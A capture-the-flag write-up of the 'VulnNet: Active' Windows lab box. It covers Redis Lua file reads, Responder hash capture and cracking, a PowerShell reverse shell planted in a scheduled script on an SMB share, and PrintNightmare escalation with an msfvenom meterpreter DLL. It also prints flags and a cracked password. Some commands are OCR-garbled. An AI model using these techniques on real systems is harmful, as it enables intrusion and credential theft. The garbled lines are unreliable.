It seems that VulnNet Entertainment had many breaches so they decided to move their whole infrastructure to a more suitable place, They have hired us once again to perform a pentest and to manage to get full access to the system.

Recon:

First we run an nmap scan on the target to find out what ports we have discovered and which ones we can exploit to gather information of the system - Here is the command that I used to discover the open ports:

```
nmap -sT -sC -sV -vvv -p- -T4 -Pn 10.10.55.81
```

We use _st for a TCP scan, _sc is used for a script scan, _sv is used to look at the versions of the different ports, _vvv is used to show the OS detection fingerprint in more cases, _Pn is used to ping the host and make sure it's up. As this is a Windows machine _Pn has to be used to see if it's up as Windows does not respond to ICMP pings due to firewall and _table is used to speed up the process of the scan but it's important to never use it as much as it can give false positives and could potentially kill the target if too much traffic builds up.

Here is the list of ports we found open:

```
nmap -sT -sC -sV -vvv -p- -T4 -Pn 10.10.55.81

Starting Nmap 7.80 (https://nmap.org) at 2021-09-16 22:09 UTC

NSE: Loaded 151 scripts for scanning.

NSE: Script Pre-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 22:09

Completed NSE at 22:09, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 22:09

Completed NSE at 22:09, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 22:09

Completed NSE at 22:09

Completed NSE at 22:09

Completed Parallel DNS resolution of 1 host. at 22:09

Completed Parallel DNS resolution of 1 host. at 22:09, 0.00s elapsed

DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating Connect Scan at 22:09
```

```
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15
Completed NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 327.57 seconds
```

```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Nmap scan report for 10.10.55.81
Host is up, received user-set (0.039s latency).
Scanned at 2021-09-16 22:09:44 UTC for 328s
Not shown: 65523 filtered ports
Reason: 65523 no-responses
          STATE SERVICE
                                 REASON VERSION
PORT
53/tcp
          open domain?
                                svn-ack
  fingerprint-strings:
    DNSVersionBindReqTCP:
       version
      bind
135/tcp open msrpc
                               syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
464/tcp open kpasswd5? syn-ack
6379/tcp open redis syn-ack Redis key-value store 2.8.2402
9389/tcp open mc-nmf syn-ack .NET Message Framing
49665/tcp open msrpc syn-ack Microsoft Windows RPC
49669/tcp open msrpc syn-ack Microsoft Windows RPC
49670/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
49673/tcp open msrpc
                                syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the followin
SF:x04bind\0\0\x10\0\x03");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: -58m41s
  p2p-conficker:
    Checking for Conficker.C or higher ...
    Check 1 (port 18116/tcp): CLEAN (Timeout)
    Check 2 (port 25795/tcp): CLEAN (Timeout)
     Check 3 (port 54130/udp): CLEAN (Timeout)
    Check 4 (port 61046/udp): CLEAN (Timeout)
    0/4 checks are positive: Host is CLEAN or ports are blocked
  smb2-security-mode:
    2.02:
       Message signing enabled and required
  smb2-time:
    date: 2021-09-16T21:15:53
    start_date: N/A
```

Mapping:

Now that we have completed our scan, lets start looking into these ports more and see what interesting things we can find.

SMB is open on port 139, lets take a look at what we can find with smbclient. smbclient is a CLI tool that allows us to talk to smb servers and find out what shares are on the server.

Unfortuantley we are able to login with an anonymous login but no workgroup was available

```
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient -L ////10.10.55.81//
Enter WORKGROUP\blackout's password:
Anonymous login successful

Sharename Type Comment

SMB1 disabled -- no workgroup available
```

I tried using dig which stands for "Domain Information Groper" to see if their were any DNS servers that we may be able to find but unfortuantley there was nothing either.

```
blackout@kali:~/THM/CTF/VulnNetActive$ dig 10.10.55.81
; <>>> DiG 9.16.4-Debian <<>>> 10.10.55.81
;; global options: +cmd
;; Got answer:
;; → HEADER ← opcode: QUERY, status: NOERROR, id: 17487
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;10.10.55.81.
                                IN
;; ANSWER SECTION:
10.10.55.81.
                                                 10.10.55.81
                        Ø
                                IN
;; Query time: 4 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Thu Sep 16 22:34:50 UTC 2021
;; MSG SIZE rcvd: 45
blackout@kali:~/THM/CTF/VulnNetActive$ dig axfr 10.10.55.81
; <>>> DiG 9.16.4-Debian <<>> axfr 10.10.55.81
;; global options: +cmd
; Transfer failed.
```

After a while of trying to figure out what tools I can use to find any information on the target I remembered that there is a tool called crackmapexec that can help us with the SMB server. Crackmapexec is a post exploitastion that can be used to discover hostnames, usernames, passwords and much more!

Lets run crackmapexec and see if we are able to find anything. After running crackmapexec we were successfully able to find a hostname and a domain;

PULNNET—BC3TCK1 and vulnent.local . These two might be useful as we go along.

blackoutakali:-/THM/CTF/VulnNetActive\$ crackmapexec (sage: crackmapexec (-h) [-t THREADS] [-timeout TIMEOUT] [-jitter INTERVAL] [-darrell] [-verbose] {mssql,smb,ssh,winrm,ldap} ...

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Discovery:

After I decided to check back on what ports are open and what looks interesting and this is what I found:

```
6379/tcp open redis syn-ack Redis key-value store 2.8.2402
```

I have never heard of redis so I decided to google it and find out what it is. I found out that redis is an in-memory data structure store, which supports different kinds of abstract data structures. After reading through the site and seeing if I could find out any information, I came across the documentation page where something caught my eye and that is the redis-cli page. It's a tool that is able to communicate with the redis server and be able to read replies sent by the server. I download it by following the steps on the site:

```
wget http://download.redis.io/redis-stable.tar.gz
tar xvzf redis-stable.tar.gz
cd redis-stable
make
```


Now redis-cli is downloaded and it's time to do some research on how the tool works by reading through the documentation. (By time I read through most of it the machine died and I had to get a new IP).

After looking at the help documentation as well in the CLI by running redis-cli -h was able to find out how to connect to the redis server, the command I used was redis-cli -h 10.10.18.101 and then we're in the redis server. Then I ran a

command INFO within redis which returned all the data that is inside the redis server:

```
run_id:4137a7f577cec1ec1d43759f0cb08cbe6892a326
tcp_port:6379
uptime_in_seconds:410
uptime_in_days:0
hz:10
lru_clock:4440994
config_file:
```

At the bottom we see that the **config_file** is empty. I go back to the docs on the website and search for config and we can see a command called **config get**.



Through reading this doc I saw that using the command CONFIG GET * will retrieve a list of all supported config files, so I decide to run the command. This returns 122 config files:

```
10.10.18.101:6379> CONFIG GET *

1) "dbfilename"
2) "dump.rdb"
3) "requirepass"
4) ""
5) "masterauth"
6) ""
7) "unixsocket"
8) ""
9) "logfile"
10) ""
11) "pidfile"
12) "/var/run/redis.pid"
13) "maxmemory"
```

There was somethig interesting and that was the "dir" config and "C:\Users\enterprise-security\Downloads\Redis-x64-2.8.2402". There's a possibility there is a user inside of this folder. So it's time to do more research on how to open files in redis.

After 2 hours of trying to figure out how redis works, I decided to go asleep as it was getting late and wanted to avoid burnout, but after going through everything again I finally found what I was looking for, which was how to execute files within redis

It was in the Redis lua scripting documetation where I learned about "EVAL". This command allows us to execute Lua scripts on the server side. Lua is a programming language which is mainly used in games, web applications and image processing, the idea of Lua is being able to be a lightweight embedded scripting language. I also found out how to execute Lua files from this guide called hacktricks -

https://book.hacktricks.xyz/pentesting/6379-pentesting-redis#lua-sandbox-bypass

After trying many different attempts of trying to read whats inside the file we found out that we were not able to read it

(As this is a Windows Machine it dies within a hour if it hasn't been licensed so the machine died and I had to terminate and boot up another instance)

So after a while I thought about if we could try and read the users flag by executing it from redis like we tried doing weith the other folder and after a few failed attempts it worked and we managed to find the flag:

```
blackout@hali:-$ redis-cli -h 10.10.11.62 "dofile("C:\Users\\enterprise-security\\Desktop)" 0

(error) ERR unknown command "dofile("C:\Users\\enterprise-security\Desktop)\user.txt') 0

(error) ERR Error running script (call to f_e1024babbit6739bebaase)

blackout@hali:-$ redis-cli -h 10.10.11.62 eval "dofile("C:\Users\\enterprise-security\Desktop\\flag.txt')" 0

(error) ERR unknown command "dofile("C:\Users\\enterprise-security\Desktop\\flag.txt')" 0

(error) ERR unknown command "dofile("C:\Users\\enterprise-security\Desktop\\flag.txt')" 0

(error) ERR unknown command "dofile("C:\Users\\enterprise-security\Desktop\)" 0

blackout@hali:-$ redis-cli -h 10.10.11.62 -p 6379 "dofile("C:\Users\\enterprise-security\Desktop)" 0

blackout@hali:-$ redis-cli -h 10.10.11.62 -p 6379 eval "dofile("C:\Users\\enterprise-security\Desktop)" 0

blackout@hali:-$ redis-cli -h 10.10.11.62 -p 6379 eval "dofile("C:\Users\\enterprise-security\Desktop)" 0

blackout@hali:-$ redis-cli -h 10.10.11.62 -p 6379 eval "dofile("C:\Users\\enterprise-security\Desktop\\end{error} 0

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blackout@hali:-$ redis-cli -h 10.10.11.62 -p 6379 eval "dofile("C:\Users\\enterprise-security\D
```

User Flag:

THM{3eb176aee96432d5b100bc93580b291e}

After figuring out that the user is now called "enterprise-security", we can go back and use smbclient and see if we're able to find anything this time. We run smbclient -L \\\\10.10.111.62\\ -U enterprise-security but we need a password for "enterprise-security".

A way we can get the password for this user is by using responder.

Responder is a tool that is used for LLMNR, NBT-NS and MDNS poisoning, this tool

supports NTLM hashes (We need NTLM hashes as it's an authentication protocol used on networks that may be running on Windows) and that is what we need to find out the password for "enterprise-security".

The command we use for this is responder -I tun0 - We use -I for the interface which is tun0 as this is our vpn IP and is what we are attacking to see if we can find anything on the local AD network.

```
blackout@kali:~/THM/CTF/VulnNetActive$ sudo responder -I tun0
[sudo] password for blackout:
           NBT-NS, LLMNR & MDNS Responder 3.0.0.0
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                [ON]
    NBT-NS
                                [ON]
    DNS/MDNS
                                [ON]
[+] Servers:
    HTTP server
                                [ON]
    HTTPS server
                                [ON]
    WPAD proxy
                                [OFF]
                                [OFF]
    Auth proxy
                                [OFF]
    SMB server
    Kerberos server
                                [ON]
                                [ON]
    SQL server
    FTP server
                                [ON]
    IMAP server
                                [ON]
    POP3 server
                                [ON]
    SMTP server
                                [ON]
    DNS server
                                [ON]
    LDAP server
                                [ON]
    RDP server
                                [ON]
[+] HTTP Options:
                                [OFF]
    Always serving EXE
    Serving EXE
    Serving HTML
                                [OFF]
    Upstream Proxy
[+] Poisoning Options:
    Analyze Mode
                                [OFF]
    Force WPAD auth
                                [OFF]
    Force Basic Auth
                                [OFF]
    Force LM downgrade
                                [OFF]
    Fingerprint hosts
[+] Generic Options:
    Responder NIC
                                [tun0]
                                [10.14.8.230]
    Responder IP
    Challenge set
                                [random]
                                ['ISATAP']
    Don't Respond To Names
[+] Listening for events...
```

After realising for a while it was taking so long, I realised that SMB was off on responder so I searched up how to change smb to on responder and that's when I found out you have to go into the config file to change it, so I went into the

Responder.conf file and changed it to On.



(At this time the machine also died again so I had to once again boot up another instance)

I read an article (https://notsosecure.com/pwning-with-responder-a-pentesters-guide/) on how to get the listed events from responder and found out we have to use our tun0 ip to be able to relay the session, lets try and do this in redis and see if we can get the NTLM hash. Success! We managed to get the NTLM hash:



Now it's time to crack the hash - I used Hashcat, which is a hash cracking tool, Hashcat uses the GPU to crack hashes and as the VM cannot use the GPU we have to crack it on our host. We use the command .\hashcat.exe -m 5600 -a

0.\hash.txt .\wordlists\rockyou.txt - We use 5600 as that is the correspondent hash number used to crack this hash which is a NTLMv2 hash and we use

rockyou.txt as it is a set of compromised passwords of the most used passwords with over 32 million passwords but as we're using the kali one it's 14 million passwords. After a few mins it's finally cracked and we get the password - Now we

can login in to smb with the user "enterprise-security" and password sand_0873959498.

Foothold:

We can now look at the shares of "enterprise-security", which we find an interesting share path Enterprise-Share - We run the command Smbclient

It appears that the file is trying to force remove everything in the public documents folder path:

```
blackout@kali:~/THM/CTF/VulnNetActive$ ls
hash.txt passowrd PurgeIrrelevantData_1826.ps1
blackout@kali:~/THM/CTF/VulnNetActive$ cat PurgeIrrelevantData_1826.ps1
rm -Force C:\Users\Public\Documents\* -ErrorAction SilentlyContinue
blackout@kali:~/THM/CTF/VulnNetActive$
```

Maybe with this file we can get a reverse shell and be able to land on the AD network - I searched up "powershell reverse shell" and get it from a github repo - https://github.com/samratashok/nishangl - Now we add the reverse shell script and one liner to the powershell script we found:

```
{
    Write-Warning "Something went wrong with execution of command on the target."
    Write-Error $_
}
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    #Return the results
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
    $
    $client.Close()
    if ($listener)
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
}
}
Invoke-PowerShellTcp -Reverse -IPaddress 10.14.8.230 -Port 1234
```

Now we put the script back into the smb share and wait to get our reverse shell and success! We managed to get our shell:

```
blackout@kali:~/THM/CTF/VulnNetActive$ ls
hash.txt passowrd PurgeIrrelevantData_1826.ps1
blackout@kali:~/THM/CTF/VulnNetActive$ smbclient //10.10.80.210/Enterprise-share -U enterprise-security
Enter WORKGROUP\enterprise-security's password:
Try "help" to get a list of possible commands.
smb: \> put PurgeIrrelevantData_1826.ps1
putting file PurgeIrrelevantData_1826.ps1 as \PurgeIrrelevantData_1826.ps1 (41.0 kb/s) (average 41.0 kb/s)
smb: \> 

blackout@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.14.8.230] from (UNKNOWN) [10.10.80.210] 49929
Windows PowerShell running as user enterprise-security on VULNNET-BC3TCK1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\enterprise-security\Downloads>[
```

Privilege Escalation:

I run systeminfo and find out the following information:

```
PS C:\Users\enterprise-security> systeminfo
Host Name:
                             VULNNET-BC3TCK1
                            Microsoft Windows Server 2019 Datacenter Evaluation
OS Name:
OS Version:
                            10.0.17763 N/A Build 17763
Microsoft Corporation
OS Manufacturer:
OS Configuration:
                            Primary Domain Controller
OS Build Type:
                            Multiprocessor Free
Registered Owner:
                            Windows User
Registered Organization:
                             00431-20000-00000-AA463
Product ID:
Original Install Date:
                            2/22/2021, 11:43:53 AM
System Boot Time:
                            9/20/2021, 4:06:21 PM
System Manufacturer:
                             Xen
System Model:
                            HVM domU
System Type:
                             x64-based PC
                             1 Processor(s) Installed.
Processor(s):
                             [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
                             Xen 4.11.amazon, 8/24/2006
BIOS Version:
Windows Directory:
                             C:\Windows
                             C:\Windows\system32
System Directory:
                             \Device\HarddiskVolume1
Boot Device:
                            en-us;English (United States)
en-us;English (United States)
System Locale:
Input Locale:
Time Zone:
                             (UTC-08:00) Pacific Time (US & Canada)
                             1,024 MB
Total Physical Memory:
Available Physical Memory: 90 MB
```

After googling for about 10-15 minutes, by searching 10.0.17763 N/A Build 17763 CVE - I found this interesting CVE (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527) - It is a local privilege escalation on Windows which was used for an RCE through a Windows Print Spooler Service known as "PrintNightmare" - Then I searched up the CVE in github for the PoC and found this - https://github.com/cube0×0/CVE-2021-1675 - So we install this (We install this along with impacket https://github.com/SecureAuthCorp/impacket). Then I watched this video by "TheCyberMentor" on how to execute the CVE (https://www.youtube.com/watch?v=awQjEm0etO0) - He creates a payload to create a malicious dll file in msfvenom so we do that:

```
blackout@kali:~/THM/CTF/VulnNetActive$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.14.8.230 LPORT=5555 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

Now we start Metasploit, which is an exploitation framework by running the command msfconsole. Then we type use exploit/multi/handler, thenwe check our options - We have to change these to the correspondent LHOST (Our tun0 IP) and LPORT (The port we are connecting to so we are able to connect to the local AD server) - We also set our payload to windows/x64/meterpreter/reverse_tcp as we are connecting to a Windows machine:

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
              Current Setting Required Description
   Name
                                           Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC process
                                ves
   LHOST
              10.14.8.230
                                yes
   LPORT
              5555
                                yes
                                           The listen port
Exploit target:
   Id Name
       Wildcard Target
msf5 exploit(multi/handler) >
```

Now we run the command run in metasploit and it will start a reverse TCP handler on our tun0 IP, Now lets put our malicious dll payload file into the share:

Now that our malicious dll file is uploaded lets get to exploiting! We go to impacket and run the smbserver.py with the following comand python3 smbserver.py share

```
`pwd` -smb2support:
root@kali:/home/blackout/impacket/impacket# python3 smbserver.py share `pwd` -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then we run the CVE-2021-1675.py script that we got from the github repo earlier and run the command python3 CVE-2021-1675.py VULNNET/enterprise-security: 'sand_0873959498'@10.10.93.242 '\\10.14.8.230\share\shell.dll' - This should then connect to the smbserver.py script and we should land our shell:

```
meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

Now we get the system flag and we have completed the box

System Flag:

THM{d540c0645975900e5bb9167aa431fc9b}